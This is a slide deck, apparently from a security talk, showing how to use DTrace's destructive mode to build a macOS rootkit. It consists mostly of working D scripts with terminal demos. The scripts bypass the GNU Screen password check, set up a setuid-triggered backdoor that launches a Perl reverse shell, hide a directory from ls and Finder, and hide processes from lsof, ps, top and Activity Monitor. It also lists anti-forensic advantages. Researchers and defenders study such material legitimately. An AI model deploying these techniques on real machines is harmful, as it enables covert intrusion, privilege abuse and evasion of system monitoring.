Destructive D-Trace

With Great Power Comes Great Responsibility

nemo@felinemenace.org

About me

- nemo@felinemenace.org
- Member of Feline Menace.
- Interested in Mac OS X vulnerability research for about 10 years.

What is Dtrace?

- Dynamic Instrumentation Framework.
- Debugging userspace and kernel issues.
- Initially on Solaris.
- Now on Mac OS X, TrustedBSD and a broken Linux port.

DTrace is a magician that conjures up rainbows, ponies and unicorns – and does it all entirely safely and in production! – dtrace.org

What is Dtrace?

- Horrific language called D.
- Uncanny valley of programming.
- Subset of C.
- Missing loops and multiple conditionals.

What is Dtrace?

- Dtrace executable for compiling and loading D.
- Intermediate language byte-code interpreted by the kernel.
- Awk style structure.
- Probes (functions) with conditional entry.
- Example:


```
# Syscall count by program,
dtrace -n
'syscall:::entry { @num[execname] =count(); }'
```

Dtrace Syntax

```
<PROVIDER>::<FUNCTION>:<ENTRY/RETURN>
/<conditional statement>/
{
    printf("Hello World\n");
}
```

Data Types

- C style types. (int/long/unsigned/char/pointers)
- Additional string type.
- Arrays.
- **this->var** – Specific to the probe (function).
- **self->var** – Specific to the thread.
- Globals for entire dtrace script.



Useful builtins

- **`args[]/arg0-arg9`** – Typed arguments to the probe.
- **`execname`** – String containing executable name.
- **`pid/ppid`** – Process id or parent process id.

- **`uregs[]`** – Dictionary of user-space registers at time of probe firing.

copyin()/copyinstr()

- Dtrace code is executing in kernel space.
- Accessing user-space data not possible directly.
- `copyin((user_addr_t)address,(long)size);`
- `copyinstr((user_addr_t)straddress, (long)maxsize);`

Destructive Mode

```
#pragma D option destructive
```

Chill

- `void chill(int nanoseconds)`
- Freeze process for a short period of time.
- Great for winning races first time, for testing.

Destructive Mode - Rootkit

- Use Dtrace destructive constructs.
- Modify syscall/libc function arguments to subvert processes.
- Implement standard rootkit functionality.

Pros

- Anti-forensics properties: Paste script into the interpreter without touching disk.
- No modification of standard rootkit vectors, syscall table/ IDT etc.
- Safe, low risk of causing system failure and getting caught.
- Easy removal

Cons

- Difficulty in retaining residency. (-A : anonymous)
- No kernel code modification possible means possible detection from user space via race conditions etc.

copyout/copyoutstr

- Write a block of data, or string to userspace.
- `void copyout(void *buf, uintptr_t addr, size_t nbytes)`
- `void copyoutstr(string str, uintptr_t addr, size_t maxlen)`

Useful Rootkit Constructs

- Write to syscall inputs passed by reference.
- Modify syscall output addressed by return value.
- Read registers from uregs[].
- Modify stack frames via RBP/RSP.

Limitations on Constructs

- Cannot modify syscall arguments passed in registers.
- Cannot change kernel space.
- Cannot modify registers.

☹ @ x64

Example: spassrm.d

- Script to remove GNU Screen password.
- Easily done via debugger.
- Basic aim is to make strncmp() return true, resulting in bypass of the password and access to the screen.
- Use the pid provider since we know our target, and need to change libc.

Example: spassrm.d


```
pid$target::strncmp:entry
/first == 1/
{
        printf("[+] Found password check.\n");
        first = 0;
        copyout("\x00",arg0,1);
        copyout("\x00",arg1,1);
}
```

Local Backdoor

- Way to escalate privileges once you're on the box.
- Signal the rootkit.

```
syscall::setuid:entry
/arg0 == 1337/
{
        printf("[+] Received secret code, dropping
shell.\n");
        system("perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,\"127.0.0.1:4444\");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'");

}
```

Local Backdoor



Hiding a Directory

- Remove a directory from view of system utilities.
- On Mac OS X each utility uses a different api ☹
- ls/Finder/lsof

`ls`


- Uses getdirentries64() syscall.
- `int getdirentries(int fd, char *buf, int nbytes, long *basep);`
- Returns a series of dirent structs containing file info.
- I went with the directory '/tmp/…'
- Static location in the getdirentries buf (at the start due to .)

Hooking `ls` - Entry

```
syscall::getdirentries64:entry
/fds[arg0].fi_pathname+2 == "/private/tmp"/
{
        self->gd_thiscall = arg1; // store dirent ptr
        printf("[+] Someone is calling getdirentries()
on /tmp, they might see our hidden dir.\n");

}
```

Dirent Modification - Before


Dirent Modification - After



Hooking `ls` - Return

```
syscall::getdirentries64:return
/self->gd_thiscall != 0/
{
 this->dir = copyin(self->gd_thiscall,sizeof(struct
direntry));
        self->gd_thiscall = self->gd_thiscall + ((struct
direntry *)this->dir)->d_reclen;
        this->dir = copyin(self->gd_thiscall,sizeof(struct
direntry));
        this->second_direntry = self->gd_thiscall;
/* backup 2nd entry so we can increase its size */
 printf("[+] Changing size of record 2 to: %i\n", 0x34);

        copyout("\x34\x00" ,this->second_direntry + 16,2);
        self->gd_thiscall = 0;
}
```

Hooking `ls`


tmp — bash — 67×24
-[dcbz@squee:/tmp]$ ls -lsa | fgrep ...
0 drwxr-xr-x 2 dcbz wheel 68 Feb 13 14:30 ...
-[dcbz@squee:/tmp]$ # runs rootkit
-[dcbz@squee:/tmp]$ ls -lsa | fgrep ...
-[dcbz@squee:/tmp]$

Hooking Finder

- Apple implemented another syscall: getdirentriesattr().
- Used int instead of long in manpage describing struct. Cost me way too much time.
- Directory entry buffer did not include '.' and '..', no previous entry to change.

Hooking Finder

```
int getdirentriesattr(
int fd,
struct attrlist * attrList,
void * attrBuf,
size_t attrBufSize,
unsigned int * count, unsigned int * basep,
unsigned int * newState, unsigned int options
);
```

```
syscall::getdirentriesattr:entry
/fds[arg0].fi_pathname+2 == "/private/tmp"/
{
        self->gda_thiscall = arg2;
        self->gda_bufsize  = arg3;
        self->gda_count    = arg4;
        printf("[+] Someone is calling getdirentriesattr()
on /tmp, they might see our hidden dir.\n");
}
```


Hooking Finder - Method

- Read in whole directory struct buffer.
- Copy back the buffer, skipping the first entry.
- Subtract 1 from the count, and write that too.
- ???
- Profit

Hooking Finder


```
syscall::getdirentriesattr:return
/self->gda_thiscall != 0/
{
        this->newcount = (unsigned int *)
                copyin(self->gda_count,sizeof(int));
        *this->newcount = *this->newcount - 1;
        this->dirblob =
                copyin(self->gda_thiscall,self->gda_bufsize);
        this->firstlen = *(unsigned int *)this->dirblob;
        copyout((void *)((char *)this->dirblob + this-
>firstlen),self->gda_thiscall, self->gda_bufsize - this-
>firstlen);
        copyout(this->newcount,self->gda_count,sizeof(unsigned int));
        self->gda_thiscall = 0;
}
```

Finder Demo


tmp
FAVORITES
All My Files
AirDrop
Applicati...
Desktop
Documents
Downloads
Movies
Music
Pictures
SHARED
spinne
uni
zim
DEVICES
Remote...
...
.DS_Store
.font-unix
.ICE-unix
.X0-lock
.X11-unix
apr9NPGCp
ca.crt
launch-BrLGgj
launch-bV3TAU
launch-OEp4QW
launch-TISQWf

Hiding from `lsof`

- Uses an OSX specific syscall “proc_info”
- proc_info is a replacement for the procfs.
- lsof/dialects/darwin/libproc/dproc.c
- gatherprocinfo()



Hiding from `lsof`

```
for (ef = 0; !ef;) {
        if ((nb = proc_listpids(PROC_ALL_PIDS, 0, Pids, NbPids)) <= 0) {
            (void) fprintf(stderr, "%s: can't get list of PIDs: %s\n",
                Pn, strerror(errno));
            Exit(1);
        }
```

```
syscall::proc_info:entry
/execname == "lsof" && arg0 == 1/
{
      printf("[+] Someone running lsof, preparing to filter.\n");
      printf("[+] Pids array is @ 0x%lx\n",arg4);
      self->PidsArray = arg4 // Store Pids array for later use.
}
```

hiddenpids[]

```
syscall::chdir:entry
/arg0 && strstr(copyinstr(arg0,200),HIDDENDIR) != 0/
{
        printf("[+] Someone chdir()'ed to our dir, hope it was us :( adding pid to
hiddenpids: %i\n",pid);
        hiddenpids[pid] = 1;
}


syscall::open*:return
/(strstr(fds[arg1].fi_pathname+2,HIDDENDIR) != 0) && !hiddenpids[pid]/
hiddenpids[pid] = arg1;
}
```

Hiding from `lsof` - 2nd Entrypoint

```
/*
 * Loop through the identified processes.
 */
        for (i = 0; i < np; i++) {
            if (!(pid = Pids[i]))
                continue;
            nb = proc_pidinfo(pid, PROC_PIDTASKALLINFO, 0, &tai, sizeof(tai));

            …

        }
```

Hiding from `lsof` - Method

- Retrieve current loop index (i) value.
- Increment loop index and offset pids array.
- Check if hiddenpids array contains this pid.
- If so remove element from list by changing pid to -1.

Hiding from `lsof`

```
syscall::proc_info:entry
/execname == "lsof" && arg0 == 2  && arg2 == 2 && hiddenpids[*(unsigned int
*)copyin((user_addr_t)((int *)self->PidsArray + uregs[R_R14] + 1),sizeof(int))]/
{
        this->neg = (int *)alloca(sizeof(int));
        *self->neg = -1;
        copyout(
                this->neg,
                (user_addr_t)((int *)self->PidsArray + uregs[R_R14] + 1),
                sizeof(int)
        );
}
```

Hiding from `lsof`

dcbz — bash — 80×24

```
Last login: Wed Feb 13 16:15:22 on ttys010
-[dcbz@squee:~]$ lsof | fgrep ...
vim       46896 dcbz    3u     REG                1,2      12288 3339026 /privat
e/tmp/.../.hi.swp
-[dcbz@squee:~]$ # rootkit loaded
-[dcbz@squee:~]$ lsof | fgrep ...
-[dcbz@squee:~]$
```

Hiding Processes

- Processes need hidden from ps/top/Activity Monitor
- Re-use our hiddenpids array for storing processes we want to hide.
- Need to add a way to manually add processes to our hiddenpids array.

Adding pids to hiddenpids[]

```
syscall::kill:entry
/arg1 == 1337/
{
        printf("[+] Adding pid: %i to the hiddenpids array
\n",arg0);
        hiddenpids[arg0] = 1;
}
```

```
python -c
'import sys;import os;os.kill(int(sys.argv[1]),1337)'
<pid>
```

Hiding from `ps`

- ps on OSX uses sysctl(KERN_PROC) for retrieving all pids.
- Then uses the mach api for process info.
- Mach api uses kern_return_t for all functions. Sizes/offsets/etc passed by reference too.

Hiding from `ps` - ps.c

```
nkept = 0;
        if (nentries > 0) {
                if ((kinfo = malloc(nentries * sizeof(*kinfo))) == NULL)
                        errx(1, "malloc failed");
                for (i = nentries; --i >= 0; ++kp) {
#ifdef __APPLE__
                        if (kp->kp_proc.p_pid == 0) {
                                continue;
                        }

                                ...

                        next_KINFO = &kinfo[nkept];
                        next_KINFO->ki_p = kp;
                        get_task_info(next_KINFO); // in ps.c
```

Hiding from `ps` - tasks.c

```
int get_task_info (KINFO *ki)
{
        kern_return_t         error;
        unsigned int          info_count = TASK_BASIC_INFO_COUNT;
        unsigned int          thread_info_count = THREAD_BASIC_INFO_COUNT;
        pid_t                  pid;
        int j, err = 0;

        ki->state = STATE_MAX;

        pid = KI_PROC(ki)->p_pid;
        if (task_for_pid(mach_task_self(), pid, &ki->task) != KERN_SUCCESS) {
                return(1);
        }
```

Hiding from `ps` - ki_p

```
mach_trap::task_for_pid:entry
/execname == "ps" && hiddenpids[*(int *)copyin(((long)(*(unsigned long
*)copyin(((unsigned long)arg2 - 0x150),sizeof(unsigned long))  + 648) +
0x28),sizeof(int))]/  // Check pid of next entry.
{
        self->zero = (int *)alloca(sizeof(int));
        *self->zero = 0;
copyout(self->zero,((long)(*(unsigned long *)copyin(((unsigned long)arg2 -
0x150),sizeof(unsigned long))  + 648) + 0x28),sizeof(int));
}
```

Hiding from `ps`

dcbz — bash — 96×24

```
Last login: Wed Feb 13 17:29:08 on ttys013
-[dcbz@squee:~]$ ps aux | grep "49506\x20"
dcbz           49506   0.0  0.0  2433436   1276 s013  S+    5:29PM   0:00.43 -bash
-[dcbz@squee:~]$ python -c 'import sys;import os; os.kill(int(sys.argv[1]),1337)' 49506
Traceback (most recent call last):
  File "<string>", line 1, in <module>
OSError: [Errno 22] Invalid argument
-[dcbz@squee:~]$ ps aux | grep "49506\x20"
-[dcbz@squee:~]$
```

top/libtop

- Used by top to retrieve process information.
- Yet another interface for the same thing….
- Uses straight mach api calls for process info. \o/
- kr = processor_set_tasks(
  pset,
  &tasks,
  &tcnt
  );

  For task list.

libtop

```
libtop_p_task_update(task_t task, boolean_t reg)
{
        …

        kr = pid_for_task(task, &pid);

        if (kr != KERN_SUCCESS) {
                return LIBTOP_ERR_INVALID;
        }

        res = kinfo_for_pid(&kinfo, pid);
        if (res != 0) {
                return LIBTOP_ERR_INVALID;
        }
        …
}
```

libtop

```
mach_trap::pid_for_task:entry
/execname == "top" || execname == "activitymonitor"/
{
        /*
        printf("[+] top resolving a pid.\n");
        printf("\tpid is @ 0x%lx\n", arg1);
        */
        self->pidaddr = arg1;
}
```

libtop

```
mach_trap::pid_for_task:return
/self->pidaddr && hiddenpids[*(unsigned int *)copyin(self->pidaddr,sizeof(int))]/
{

        this->neg = (int *)alloca(sizeof(int));
        *this->neg = -1;
        copyout(this->neg,self->pidaddr,sizeof(int));
}
```

Activity Monitor

